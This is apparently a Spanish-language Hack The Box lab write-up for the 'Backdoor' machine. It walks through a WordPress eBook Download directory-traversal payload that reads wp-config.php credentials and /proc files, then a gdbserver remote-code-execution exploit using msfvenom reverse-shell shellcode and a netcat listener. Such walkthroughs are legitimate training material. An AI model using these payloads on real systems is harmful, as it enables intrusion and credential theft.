
Backdoor

se inicia escaneo

sudo nmap -sC -sS -sV 10.10.11.125 , donde encontramos abiertos los puertos 22 y 80



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sS -sV 10.10.11.125
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-27 01:18 EDT
Nmap scan report for WordPress (10.10.11.125)
Host is up (1.8s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
|   256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_  256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: WordPress 5.8.1
|_http-title: Backdoor &#8211; Real-Life
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.94 seconds
```


http://10.10.11.125:22/

http://10.10.11.125:80/

se usa dirbuster para enumerar los ficheros


/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

php,sql,txt,file,html



```
Directory Stuctur
/
├ license.txt
├ index.php
├ icons
├ wp-content
│  ├ themes
│  ├ index.php
│  └ uploads
├ wp-login.php
└ wp-includes
```

luego se reviso entre los multiples ficheros encontrando el fichero /plugins/, donde encontramos un plugin llamado ebook



Index of /wp-content/plugins


Name	Last modified	Size	Description
Parent Directory		-	
ebook-download/	2021-11-10 14:18	-	
hello.php	2019-03-18 17:19	2.5K	

Apache/2.4.41 (Ubuntu) Server at 10.10.11.125 Port 80

se vulnera el plugin ebook v 1.1 anteriormente analisado


```
# Exploit Title: Wordpress eBook Download 1.1 | Directory Traversal
# Exploit Author: Wadeek
# Website Author: https://github.com/Wad-Deek
# Software Link: https://downloads.wordpress.org/plugin/ebook-download.zip
# Version: 1.1
# Tested on: Xampp on Windows7

[Version Disclosure]
======================================
http://localhost/wordpress/wp-content/plugins/ebook-download/readme.txt
======================================

[PoC]
======================================
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php
======================================
```

con esto se encontro el archivo wp-config.php




```
../../../wp-config.php../../../wp-config.php../../../wp-config.php<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

ya que no podemos acceder a la base de datos tratamos de investigar cosas sospechosas, procedemos a descarga un archivo con los procesos siendo ejecutados




```
10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/proc/sched_debug
```

se encuentra el proceso gdbserver




```
385  I    kworker/0:0 11722     31135.236872      4965    120          0.000000        164.223336         0.000000 0 0 /
386  S        apache2 11930      5438.388233      2177    120          0.000000        412.137359         0.000000 0 0 /autogroup-71
387  S      gdbserver 12109        10.608825        13    120          0.000000          2.618228         0.000000 0 0 /autogroup-120
388  t           true 12118        16.535387         4    120          0.000000          1.439891         0.000000 0 0 /autogroup-120
389  S          sleep 13159     30699.119589         1    120          0.000000          0.802805         0.000000 0 0 /autogroup-63
```

se descarga el archivo cmdline del proceso




```
10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/proc/12109/cmdline
```

donde vemos que el proceso se ejecuta en el puerto 1337




```
  GNU nano 6.0                                                                                              cmdline
/proc/12109/cmdline/proc/12109/cmdline/proc/12109/cmdlinegdbserver^@--once^@0.0.0.0:1337^@/bin/true^@<script>window.close()</script>
```

se busca un exploit para gdbserver




GNU gdbserver 9.2 - Remote Command Execution (RCE)

lo creamos y configuramos




```
┌──(kali㉿kali)-[~/Desktop/Hack the box/Backdoor]
└─$ nano exploit.py

┌──(kali㉿kali)-[~/Desktop/Hack the box/Backdoor]
└─$ python3 exploit.py

Usage: python3 exploit.py <gdbserver-ip:port> <path-to-shellcode>

Example:
- Victim's gdbserver   →  10.10.10.200:1337
- Attacker's listener  →  10.10.10.100:4444

1. Generate shellcode with msfvenom:
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.10.100 LPORT=4444 PrependFork=true -o rev.bin

2. Listen with Netcat:
$ nc -nlvp 4444

3. Run the exploit:
$ python3 exploit.py 10.10.10.200:1337 rev.bin
```

luego lo ejecutamos y obtenemos acceso como usuario




```
┌──(kali㉿kali)-[~/Desktop/Hack the box/Backdoor]
└─$ python3 exploit.py 10.10.11.125:1337 rev.bin
[+] Connected to target. Preparing exploit
[+] Found x64 arch
[+] Sending payload
[*] Pwned!! Check your listener

┌──(kali㉿kali)-[~/Desktop/Hack the box/Backdoor]
└─$ 
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.11.125] 57380
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.11.125] 57380
whoami
user
script /dev/null -c bash
